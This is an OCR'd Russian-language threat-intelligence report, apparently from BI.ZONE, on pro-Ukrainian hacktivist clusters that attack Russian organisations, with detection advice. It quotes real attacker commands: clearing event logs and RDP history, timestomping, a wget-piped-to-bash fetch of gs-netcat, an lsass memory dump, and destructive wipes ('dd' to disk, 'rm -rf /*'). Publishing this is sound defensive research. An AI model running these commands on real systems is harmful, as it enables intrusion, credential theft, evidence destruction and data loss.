
Для перебора паролей RDP Guerrilla Hyena применял утилиту NL Brute — ее редко используют подобные кластеры активности.

Дополнительно в скомпрометированных системах атакующие выгружали пользовательские данные Telegram — их эксфильтрация позволяет перехватывать соответствующие сессии аккаунтов.

Используя скомпрометированные учетные записи, злоумышленники перемещались по сети при помощи RDP. Также для удаленного выполнения кода на хостах они могли запускать утилиту SMBExec из пакета Impacket.

На финальном этапе атакующие приступали к разрушительным действиям на скомпрометированных машинах: стирали различную информацию, в том числе документы, содержимое внутренней почты, базы данных, резервные копии и т. д.

Условия, которые Guerrilla Hyena выдвигал за восстановление зашифрованных данных, имели не финансовый, а сугубо политический характер. Это заметно отличает их от других хактивистских кластеров, занимающихся вымогательством.



Пример выдвигаемых Guerrilla Hyena условий из телеграм-канала кластера

Также в случае компрометации жертвы атакующие могли выполнить дефейс страницы, который обычно представлял собой послание для посетителей ресурса, основанное на политических убеждениях.

Cyber Hyena

Другие названия: KibOrg

География атак

Атакованные отрасли

Производство

Сельское хозяйство, добыча полезных ископаемых, обрабатывающая промышленность, энергетика, строительство

Государство и общество

Государственное управление, **здравоохранение**, культура, спорт

Инфраструктура и транспорт

Транспорт, связь, СМИ

Услуги и торговля

Розничная торговля, электронная коммерция, **финансы**, страхование, коммунальное хозяйство, туризм, организация досуга и развлечений

Образование, наука и технологии

Образование, наука, инженерия, информационные технологии

Этот кластер активен как минимум с июня 2022 года. Цель атак Cyber Hyena — получение доступа к конфиденциальной информации и нарушение работоспособности скомпрометированных IT-инфраструктур. Кластер нацелен на российские организации из государственной, оборонной и финансовой сферы.

По информации самих хактивистов, их деятельность сосредоточена на расследованиях, результаты которых они публикуют в телеграм-канале и на своем сайте.

KIBORG

Хто ми?

Журналіст(-к)и та IT-спеціаліст(-к)и об'єднались під іменем легендарних кіборгів для боротьби з агресором в інформаційному просторі. Ми розслідуємо злочини росіян і колаборантів в Україні, викриваємо діяльність сепаратистів і розвінчуємо російські фейки.

Звідки ми беремо інформацію?

У складі команди KibOrg працюють хакери, які дістають інформацію з комп'ютерів окупантів. Ми також використовуємо різні методи OSINT-досліджень для перевірки даних і детального аналізу.

Наші цілі

- Пошук та ідентифікація російських воєнних злочинців і колаборантів в Україні
- Аналіз військово-політичної ситуації в Україні та світі
- Розвінчування російських фейків
- Робота на інформаційному фронті для наближення перемоги України

Описание деятельности злоумышленников, опубликованное на их сайте

Для получения аутентификационного материала атакующие использовали различные техники и источники данных: OSINT, анализ опубликованных баз и утечек, инсайдерскую помощь и т. д. Но по-настоящему ценную и уникальную информацию Cyber Hyena доставал в результате кибератак.

Злоумышленники проникали в сеть жертвы через различные службы, доступные извне. Точкой, через которую осуществлялись подключения, был VPN-клиент — это свойственно для большинства «гиен», о которых мы говорим в этом исследовании.

Вход происходил от имени как локальных, так и доменных пользователей, в частности обладающих привилегированными правами. Не исключено также использование в атаках аккаунтов, принадлежащих компаниям-подрядчикам.

Получив доступ к системе, кластер пытался отключить защитные средства и антивирусное ПО, чтобы снизить вероятность обнаружения.

Также для получения аутентификационного материала атакующие использовали инструмент Mimikatz. Это позволяло им извлекать хеш-суммы паролей пользователей Windows и в конечном итоге получить пароли администраторов домена.

Для подключения к системам, перемещения по сети и закрепления Cyber Hyena мог использовать RDP или программу удаленного доступа AnyDesk.

AnyDesk

Легитимный инструмент для удаленного управления системами. С его помощью злоумышленники могут получать резервный канал доступа к скомпрометированной IT-инфраструктуре.

Возможности обнаружения

Отслеживайте:

- Относящиеся к AnyDesk исполняемые файлы в нестандартных расположениях, например `C:\ProgramData` или `C:\Windows\temp`.
- Файлы, имена которых не указывают на AnyDesk, а метаданные — указывают.
- Установку пароля для AnyDesk с использованием параметра командной строки `--set-password`.

Затем кластер приступал к поиску, сбору и эксфильтрации из зараженных систем данных и документов, особенно конфиденциальных. Источниками служили компьютеры жертв, установленные на них веб-браузеры, содержимое внутренней почты и мессенджеров, информационные хранилища, например Confluence, и т. д.

На заключительном этапе Cyber Hyena мог зашифровать системы с помощью программы-вымогателя, созданной на основе исходных кодов Babuk. Это нередко происходило уже после обнаружения вредоносной активности.

Twelfth Hyena

Другие названия: Twelve

Мы писали о Twelfth Hyena в исследовании Threat Zone 2024 и в статье на нашем сайте. Этот кластер активности впервые заявил о себе в апреле 2023 года. С тех пор он провел ряд атак на российские организации, как правило, госучреждения и промышленные предприятия. Цель кластера не только получение доступа к чувствительным данным и их похищение, но и нанесение ущерба скомпрометированной IT-инфраструктуре.
Для совершения деструктивных атак Twelfth Hyena использует общедоступное ВПО вроде программ-вымогателей.

География атак

Атакованные отрасли

Производство

Сельское хозяйство, **добыча полезных ископаемых**, **обрабатывающая промышленность**, энергетика, строительство

Государство и общество

Государственное управление, здравоохранение, культура, спорт

Инфраструктура и транспорт

Транспорт, связь, СМИ

Услуги и торговля

Розничная торговля, электронная коммерция, финансы, страхование, коммунальное хозяйство, туризм, организация досуга и развлечений

Образование, наука и технологии

Образование, **наука**, **инженерия**, информационные технологии

Для взаимодействия с целевой инфраструктурой злоумышленники использовали легитимные учетные записи и сертификаты безопасности. Иногда атакующие получали аутентификационный материал на стороне подрядчиков. Предпочтение отдавали аккаунтам с максимальными правами, старались достать дополнительные валидные данные и повысить привилегии в зараженных системах.

Для нейтрализации средств защиты кластер вносил изменения в групповые политики, а также завершал на компьютере процессы, ассоциированные с защитным ПО:

```
powershell.exe -ex bypass -f C:\Users\Public\gpo.ps1
```

Помимо этого, запускаемые задачи, инструменты и ВПО маскировались под существующие продукты или сервисы:

```
C:\Windows\System32\Tasks\Update Microsoft
C:\Windows\System32\Tasks\YandexUpdate
```

Кроме попыток обхода средств защиты, кластер Twelfth Hyena активно пытался скрыть свои следы и противодействовать криминалистическому анализу. По мере продвижения злоумышленники очищали журналы событий:

```
powershell -command wevtutil el | Foreach-Object
{Write-Host Clearing $_; wevtutil cl $_}
```

Чтобы затруднить реконструкцию продвижения по скомпрометированной инфраструктуре с использованием RDP, атакующие также очищали соответствующие источники цифровых артефактов, включая связанные с RDP-соединениями файлы и записи в реестре:

```
reg delete "HKEY_CURRENT_USER\Software\Microsoft\
Terminal Server Client\Default" /va /f
reg delete "HKEY_CURRENT_USER\Software\Microsoft\
Terminal Server Client\Servers" /f
reg add "HKEY_CURRENT_USER\Software\Microsoft\Terminal
Server Client\Servers"
```

Далее преступники собирали информацию о скомпрометированной инфраструктуре и продвигались по ней.

Злоумышленники крали данные с помощью популярных инструментов Mimikatz и XenAllPasswordPro. Применение этих утилит позволяло в том числе повышать привилегии в системе.

Для получения информации об удаленных машинах атакующие использовали утилиту MultiPing, а также сетевые сканеры Advanced IP Scanner и SoftPerfect Network Scanner.

SoftPerfect Network Scanner

Многофункциональный сетевой сканер, позволяющий обнаружить различные устройства и службы в IT-инфраструктуре. С его помощью злоумышленники могут собирать информацию об удаленных системах.

Возможности обнаружения

Отслеживайте следующую активность:

- Запуск файлов, метаданные которых указывают на SoftPerfect Network Scanner.
- Создание файлов с именем `netscan.lic`.
- Создание файлов с именем `netscan.xml`.

Выполнять команды в удаленных системах кластеру помогали инструменты PsExec и CrackMapExec.

Для последующей эксфильтрации собранных из инфраструктуры жертвы данных Twelfth Hyena архивировал их с помощью таких утилит, как 7-Zip. Для передачи файлов атакующие использовали инструмент WinSCP. Это приложение с графическим интерфейсом, которое обеспечивает защищенное копирование файлов между клиентом и сервером по протоколам Amazon S3, FTP, FTPS, SCP, SFTP или WebDAV.

На финальном этапе кластер приступал к разрушительным действиям в целевой IT-инфраструктуре. Стараясь нанести наибольший ущерб, он запускал шифровальщики и вайперы.

Для шифрования данных злоумышленники распространяли свой вариант программы-вымогателя, созданный на основе слитого в сентябре 2022 года билдера LockBit 3.0, или LockBit Black. Помимо этого, они могли также применять шифровальщик Chaos.

Чтобы гарантировать невозможность восстановления пораженных систем, после шифрования атакующие запускали вредоносную программу Shamoon 4, которая полностью удаляет все данные на носителе целевого устройства. Запуск этого ВПО обеспечивался благодаря созданию запланированных заданий.

Gambling Hyena

Другие названия: Blackjack

Мы уже рассказывали об этом кластере в исследовании Threat Zone 2024. Gambling Hyena начал вести свою активность не позднее октября 2023 года и регулярно совершает деструктивные атаки на российские организации.

География атак

Атакованные отрасли

Производство

Сельское хозяйство, добыча полезных ископаемых, **обрабатывающая промышленность**, энергетика, строительство

Услуги и торговля

Розничная торговля, электронная коммерция, финансы, страхование, **коммунальное хозяйство**, туризм, организация досуга и развлечений

Государство и общество

Государственное управление, здравоохранение, культура, спорт

Образование, наука и технологии

Образование, наука, **инженерия**, **информационные технологии**

Инфраструктура и транспорт

Транспорт, **связь**, СМИ

В своем телеграм-канале злоумышленники описывают себя как команду оппозиционно настроенных хакеров, занимающихся поиском уязвимостей в IT-инфраструктуре российских компаний. Примечательно, что первоначальными целями кластера становились организации, по большей части связанные с государственным управлением. Однако уже в 2024 году список жертв стал разнообразнее: добавились интернет-провайдеры, разработчики ПО, заводы, учебные заведения и даже предприятия из сектора коммунальных служб.

Как и другие кластеры схожей направленности, Gambling Hyena публиковал результаты атак в своем канале. Однако более подробную информацию размещал и на вспомогательных ресурсах, вероятно связанных с этой группой. Например, злоумышленники детально описывали одну из своих кибератак: выполняемые по ходу действия, запускаемое ВПО, конечный результат и последствия. В качестве подтверждения прилагались дампы похищенных данных, снимки экранов и даже ссылки на видеодемонстрацию атаки на YouTube.

[redacted] TAKEDOWN - 9th of April 2024

Russia's [redacted] has been disabled: [redacted].ru
Hacked data is available at https://[redacted]

It includes [redacted] to monitors and control [redacted]
and many others, including a vast network of remote sensors and IoT controllers. A total of 87,000
sensors have been disabled.

Milestones:
- Initial access June 2023.
- Access to [redacted]
- 87,000 sensors and controls have been disabled (including [redacted] ...).
- Fuxnet (stuxnet on steroids) was deployed earlier to slowly and physically destroy sensory equipment
  (by NAND/SSD exhaustion and introducing bad CRC into the firmware). (YouTube Video 1, YouTube Video 2).
- Fuxnet has now started to flood the RS485/MBus and is sending 'random' commands to 87,000 embedded
  control and sensory systems (carefully excluding [redacted] ...and other civilian targets).
- All servers have been deleted. All routers have been reset to factory reset. Most workstations (including
  the admins workstations) have been deleted.
- Access to the office building has been disabled (all key-cards have been invalidated).
- [redacted] has recently been certified by the [redacted] for being 'secure & trusted' (picture included)
- Defaced the webpage (https://web.archive.org/web/20240409020908/https://[redacted]ru/)

The media pack, screenshots and videos are available here: https://[redacted]takedown (.onion)

It contains:
- GPS coordinates of all 87,000 sensors
- Database of their internal and secure Messaging Platform [redacted] used by [redacted] employees).
- Screenshots of the [redacted]
- Screenshots of servers, routers, databases, ...
- Screenshots of maps, blueprints of buildings, ... etc etc
- Screenshots accessing their domain registrar
- Screenshots of FuxNet source code and mode of operation
- Video of FuxNet deploying and disabling the sensors
- Selected dumps of their firewall and router configs.

The Op was conducted by BlackJack.

Описание атаки и информация об одной из жертв Gambling Hyena

В статье на нашем сайте мы отмечали, что кластеры Gambling Hyena и Twelfth Hyena демонстрируют схожие тактики, техники и процедуры. Оба используют популярные утилиты для тестирования на проникновение, а также ВПО, оказавшееся в открытом доступе. Как и у Twelfth Hyena, у описываемого кластера есть присущий ему набор инструментов, которые при этом могут модифицироваться. Также у Gambling Hyena есть и собственные разработки, применяемые в зависимости от сферы деятельности жертвы.

Злоумышленники получали непрерывный доступ к скомпрометированным системам благодаря установке легитимного ПО для удаленного доступа вроде AnyDesk и Radmin. Также атакующие обеспечивали доступ из интернета к пораженным хостам с помощью инструмента Ngrok.

Оказавшись в системе, злоумышленники пытались отключить средства защиты путем модификации настроек прикладного ПО. Они отключали, например, межсетевые экраны и антивирусы, чтобы получить возможность продолжить атаку и остаться незамеченными как можно дольше. Вместе с этим в пораженных системах хактивисты запускали утилиту wevtutil для очистки журналов событий, чтобы затруднить последующий анализ вредоносной деятельности.

Для получения аутентификационного материала злоумышленники применяли Mimikatz и проверяли установленные менеджеры паролей.

В рамках продвижения по IT-инфраструктуре кластер получал доступ к удаленным системам по RDP и SSH, в частности с использованием утилиты PuTTY. Дополнительно атакующие выполняли команды на удаленных хостах с помощью инструмента PsExec из пакета Sysinternals.

Так как Gambling Hyena стремился нанести ущерб скомпрометированной IT-инфраструктуре, он мог выполнять разные разрушительные действия, например:

- выводить из строя серверы и рабочие станции;
- удалять каталоги, файлы, базы данных, резервные копии;
- отключать сетевые устройства и службы;
- стирать таблицы маршрутизаций.

Для этого кластера характерно использование двух инструментов, предназначенных для уничтожения данных в пораженных системах: GoShamoon и LockBit Black (3.0).

Как и в случае с Twelfth Hyena, для шифрования данных злоумышленники создавали свою версию программы-вымогателя на основе слитого билдера LockBit. Модификация затрагивала текст с требованиями о выкупе и обои рабочего стола, устанавливаемые по результатам работы шифровальщика. Для стирания главной загрузочной записи (master boot record, MBR) в пораженных системах атакующие применяли GoShamoon — вайпер, написанный на GO, код которого позаимствован у Shamoon 4.

Помимо этого, злоумышленники применяли еще одно ВПО для внедрения в промышленные предприятия — Fuxnet. Gambling Hyena разработал этот инструмент специально для вывода из строя оборудования и ICS-устройств. Атакующие распространяли ВПО на множество распределенных систем и разворачивали его через SSH по дефолтным учетным данным. Преступники выводили из строя и отключали целевые устройства с использованием метода фаззинга шины M-Bus. Нарушение работоспособности достигалось посредством формирования и отправки случайных данных по каналам связи, что приводило к перегрузке конечных систем.

Trident Hyena

Другие названия: Ukrainian Hacker Group, UHG

География атак

Атакованные отрасли

Производство

Сельское хозяйство, добыча полезных ископаемых, обрабатывающая промышленность, энергетика, строительство

Государство и общество

Государственное управление, **здравоохранение**, культура, спорт

Инфраструктура и транспорт

Транспорт, связь, **СМИ**

Услуги и торговля

Розничная торговля, **электронная коммерция**, **финансы**, **страхование**, коммунальное хозяйство, **туризм**, **организация досуга и развлечений**

Образование, наука и технологии

Образование, наука, инженерия, **информационные технологии**

В исследовании Threat Zone 2024 мы уже рассказывали об этом кластере хактивистской направленности. Его жертвами становятся российские организации из разных сфер. С начала 2023 года Trident Hyena реализует атаки с целью выгрузки конфиденциальных данных. Кластер предпринимал ряд совместных атак с группировками Phoenix Hyena и Pandemonium Hyena, которая действует под именем Cyber.Anarchy.Squad. А в феврале 2024-го объявил о присоединении к группе Ukrainian Cyber Alliance, деятельность которой мы отслеживаем под названием Soothing Hyena.

На подготовительном этапе Trident Hyena приобретал необходимые ресурсы, в частности VPN-адреса (например, с помощью сервисов ProtonVPN, Mullvad VPN), используя их затем в качестве C2-серверов и для эксфильтрации данных.

Обычно этот кластер атаковал веб-серверы в качестве первоначальной точки доступа к целевой IT-инфраструктуре. Часто компрометация становилась возможной за счет эксплуатации уязвимостей в общедоступных приложениях.

В одной из атак благодаря SQL-инъекциям и правильно подобранным запросам злоумышленники завладели информацией из баз данных, а позже закрепились в системе и выполняли команды на хостах. Еще для закрепления, а также для расширения дальнейших возможностей преступники могли загружать веб-шеллы вроде WSO, реализованного на PHP.

Для подключения к целевым системам атакующие могли использовать легитимные учетные записи. Больше данных могли достать за счет скомпрометированных подрядчиков.

После успешного проникновения преступники выполняли ряд действий, необходимых для предотвращения обнаружения, в частности:

- удаляли переменные окружения с информацией об IP-адресе, с которого происходило соединение;
- отключали журналирование вводимых команд;
- очищали историю:

```
unset HISTFILE; unset SSH_CONNECTION; unset
SSH_CLIENT ; unset LC_TERMINAL; unset LC_
TERMINAL_VERSION

history -c
```

Чтобы замаскировать свои инструменты под легитимные файлы, атакующие переименовывали их и использовали timestomping. Эта техника позволяет изменять время последней модификации файла и доступа к нему, чтобы оно не отличалось от временных меток других файлов, расположенных в том же каталоге. При этом сами утилиты, как правило, загружались в обфусцированном виде:

```
touch -t 202006231433.23 Data.php
```

Помимо этого, кластер скачивал с удаленных серверов ПО gs-netcat, позволяющее устанавливать защищенное соединение между хостами в обход NAT или межсетевого экрана. Злоумышленники использовали утилиту gs-netcat для подключения к пораженной системе:

```
bash -c "$(wget --no-check-certificate -qO-
gsocket[.]io/x)"
curl -fsSL --connect-timeout 7 -m30 --retry 3
hxxps://gsocket[.]io/bin/gs-netcat_x86_64-alpine.
tar[.]gz --output /dev/shm/.gs-0/gs-netcat_x86_64-
alpine.tar[.]gz
tar xfz gs-netcat_x86_64-alpine.tar[.]gz
cp /dev/shm/.gs-0/gs-netcat /usr/bin/gs-dbus
```

В ходе разведки сетевого окружения преступники собирали информацию об имеющемся ПО, запущенных службах и удаленных системах. Для этих целей на скомпрометированных хостах могли инсталлировать и запускать популярные средства, например Nmap.

```
snap advise-snap --format=json --command
mysqldump
nmap -p 22 [redacted]
nmap -p 3306 [redacted]/24
```

Для повышения привилегий и дальнейшего продвижения по сети атакующие искали небезопасно сохраненные в системе аутентификационные данные и другую конфиденциальную информацию пользователей. Преступники извлекали интересующие их сведения из баз и конфигурационных файлов различного ПО. Для доступа к базам данных устанавливали PHP-скрипт Adminer, его использование — одна из отличительных черт Trident Hyena:

```
wget hxxps://github.com/vrana/adminer/releases/
download/v4.8.1/adminer-4.8.1.php -O Data.php
```

Adminer

Инструмент для администрирования MySQL, PostgreSQL, SQLite, MS SQL и Oracle. С его помощью злоумышленники могут взаимодействовать с базами данных и получать доступ к конфиденциальной информации.

Возможности обнаружения

Отслеживайте следующую активность:

- Использование wget или cURL для загрузки Adminer с GitHub.
- Создание процессов, аргументы которых содержат строку `"adminer"`.

Злоумышленники также проверяли наличие паролей в истории команд доступных пользователей. В случае извлечения хешей они могли попытаться восстановить пароли методом перебора. В дальнейшем хактивисты использовали найденные пароли и ключи скомпрометированных пользователей, чтобы горизонтально перемещаться по сети через протоколы удаленного доступа, например SSH.

В конце атакующие архивировали собранные данные и выгружали их на подконтрольный сервер. Они также могли выполнять эксфильтрацию с помощью Adminer. Ранее кластер предпринимал попытки выставлять похищенную информацию, в том числе конфиденциальную, на продажу на теневых форумах. На момент написания исследования Trident Hyena изредка публиковал выгруженные базы (вероятно, частично) в своем телеграм-канале.

Hoody Hyena

Другие названия: BO Team

География атак

Атакованные отрасли

Производство

Сельское хозяйство, добыча полезных ископаемых, **обрабатывающая промышленность**, энергетика, **строительство**

Услуги и торговля

Розничная торговля, электронная коммерция, финансы, страхование, **коммунальное хозяйство**, **туризм**, организация досуга и развлечений

Государство и общество

Государственное управление, **здравоохранение**, культура, спорт


Образование, наука и технологии

Образование, **наука**, **инженерия**, **информационные технологии**

Инфраструктура и транспорт

Транспорт, **связь**, **СМИ**

Это сравнительно новый кластер хактивистов, объявивший о себе в начале 2024 года. Меньше чем за год злоумышленники, по их же словам, успели скомпрометировать более десятка компаний. Во время атак этот кластер может получать доступ к конфиденциальным данным, выполнять дефейс и реализовывать деструктивные действия. Hoody Hyena активно использует легитимные средства удаленного доступа и туннелирования, а также фреймворки постэксплуатации.



Дефейс-страница скомпрометированного веб-ресурса

Для этого кластера характерно использование в зараженных системах большого количества ВПО и средств удаленного управления. При этом во время компиляции злоумышленники явно указывали имя машин, на которых должны быть запущены вредоносные программы.

Также во время подготовки к атаке хактивисты регистрировали доменные имена, как можно больше похожие на ресурсы предполагаемой жертвы. Все это в совокупности делает Hoody Hyena более организованным в планировании атак, чем другие хактивистские кластеры.

После получения доступа атакующие устанавливали инструменты, одним из которых было легитимное ПО удаленного управления и администрирования TightVNC. Это средство инсталлируется с помощью предварительно помещенного в систему установщика `vnc.msi` и позже запускается в качестве службы.

TightVNC

Средство удаленного доступа с открытым исходным кодом.
С его помощью злоумышленники могут обеспечивать резервный доступ к скомпрометированным системам.

Возможности обнаружения

Отслеживайте следующую активность:

- Запуск файлов, метаданные которых указывают на TightVNC.
- Загрузка MSI-файлов с `www.tightvnc[.]com`.

Также в скомпрометированную систему могли загружать вспомогательные средства удаленного доступа, в том числе ReverseSSH, Mythic Freyja, Mythic Merlin и Cobalt Strike.

Нередко для маскировки инструментов злоумышленники использовали имена, схожие с названиями легитимных программ, например `Adobe.exe`. А чтобы затруднить последующий анализ, очищали содержимое EVTX-журналов.

Как и большинство схожих кластеров, Hoody Hyena на различных стадиях атаки использовал скомпрометированные данные. Злоумышленники могли получать их через брутфорс, в частности с помощью утилиты постэксплуатации CrackMapExec.

При горизонтальном перемещении кластер пытался подключиться к системам от имени похищенных учетных записей по RDP, SSH или Telnet, что актуально для устройств сетевого администрирования.

Завершающим этапом атаки было разрушительное воздействие на скомпрометированную IT-инфраструктуру. Hoody Hyena мог стирать базы данных и резервные копии, выводить из строя серверное оборудование, сетевые устройства, виртуальные машины и т. д.

```
system reset-configuration
reset saved-configuration
schedule reboot delay 60
dd bs=1M if=/dev/zero of=/dev/mmcblk0
sleep 600 && rm -rf /* &
```

Whizbang Hyena

Другие названия: IT Army of Ukraine

Кластер специализируется на DDoS-атаках, нацеленных преимущественно на государственные организации России, а также компании в сфере финансов, связи и промышленности стран СНГ. Иногда он проводит кибератаки, чтобы получать несанкционированный доступ, изменять веб-ресурсы и выгружать данные. Публикует информацию в телеграм-каналах и на сайте.

География атак

Атакованные отрасли

Производство

Сельское хозяйство, добыча полезных ископаемых, обрабатывающая промышленность, энергетика, строительство

Услуги и торговля

Розничная торговля, электронная коммерция, финансы, страхование, коммунальное хозяйство, туризм, организация досуга и развлечений

Государство и общество

Государственное управление, здравоохранение, культура, спорт

Образование, наука и технологии

Образование, наука, инженерия, информационные технологии

Инфраструктура и транспорт

Транспорт, связь, СМИ

В качестве точки доступа Whizbang Hyena использовала серверы, доступные напрямую из интернета, например VPN-шлюзы. Также злоумышленники могли проникать в инфраструктуру жертвы благодаря перебору паролей. Кроме того, они пытались эксплуатировать уязвимости веб-сервисов, например Log4Shell.

После входа кластер отключал защитные средства, например Windows Defender, а затем помещал на машины необходимые инструменты. В качестве резервных каналов использовал туннели, построенные на базе Ngrok. Запуск этой утилиты обеспечивает соединение с хостом без использования стандартных средств управления ОС и в обход существующих ограничений.

Дополнительно в рамках закрепления злоумышленники пытались создавать новых пользователей и присваивать им повышенные привилегии, добавляя в административные группы, например:

```
net user [redacted] [redacted] /add;
net localgroup [redacted] [redacted] /add;
```

Затем атакующие исследовали сетевое окружение. Они запускали сканеры masscan и Angry IP Scanner, чтобы получить данные о других устройствах в сети, к которым возможно подключение.

Помимо этого, Whizbang Hyena пытался достать аутентификационный материал с помощью утилит Mimikatz и ProcDump. Они предназначены для кражи учетных данных пользователей, которые используют скомпрометированную систему:

```
pro.exe -accepteula -ma lsass.exe lsass.dmp
```

Вдобавок в рамках перемещения по скомпрометированной IT-инфраструктуре преступники могли подбирать пароли к удаленным службам в автоматическом режиме по списку уже известных учетных данных, в том числе и привилегированных. Обращения к удаленным машинам осуществлялось по RDP или SSH. Для выполнения команд в удаленных системах также характерно использование утилиты PsExec:

```
psexec64 -i \\<IP> -u <user> -p <pass> cmd
```

Чтобы усложнить последующее расследование, атакующие удаляли в системе файлы, которые ранее поместили на скомпрометированные машины, а также очищали содержимое журналов. К примеру, для удаления следов использования RDP на хосте запускали файл `CleanRDPHistory.bat` со следующим содержимым:

```
@echo off
reg delete "HKEY_CURRENT_USER\Software\Microsoft\
Terminal Server Client\Default" /va /f
reg delete "HKEY_CURRENT_USER\Software\Microsoft\
Terminal Server Client\Servers" /f
reg add "HKEY_CURRENT_USER\Software\Microsoft\
Terminal Server Client\Servers"
attrib -s -h %userprofile%\documents\Default.rdp
del %userprofile%\documents\Default.rdp
del /f /s /q /a %AppData%\Microsoft\Windows\
Recent\AutomaticDestinations
```

О компании

BI.ZONE — компания по управлению цифровыми рисками, которая помогает организациям безопасно развивать бизнес в киберпространстве. BI.ZONE разрабатывает собственные продукты для обеспечения устойчивости IT-инфраструктур любого размера и оказывает широкий спектр услуг по киберзащите: от расследования инцидентов и мониторинга угроз до создания стратегий по кибербезопасности и комплексного аутсорсинга профильных функций.

Посмотрите полный список решений на нашем сайте.

800+
защищенных клиентов

850+
успешных расследований

1600+
реализованных проектов

1200+
экспертов по кибербезопасности

ул. Ольховская, д. 4, корп. 2
г. Москва, 105066

Горячая линия:
+7 499 110-25-34

Напишите нам:
info@bi.zone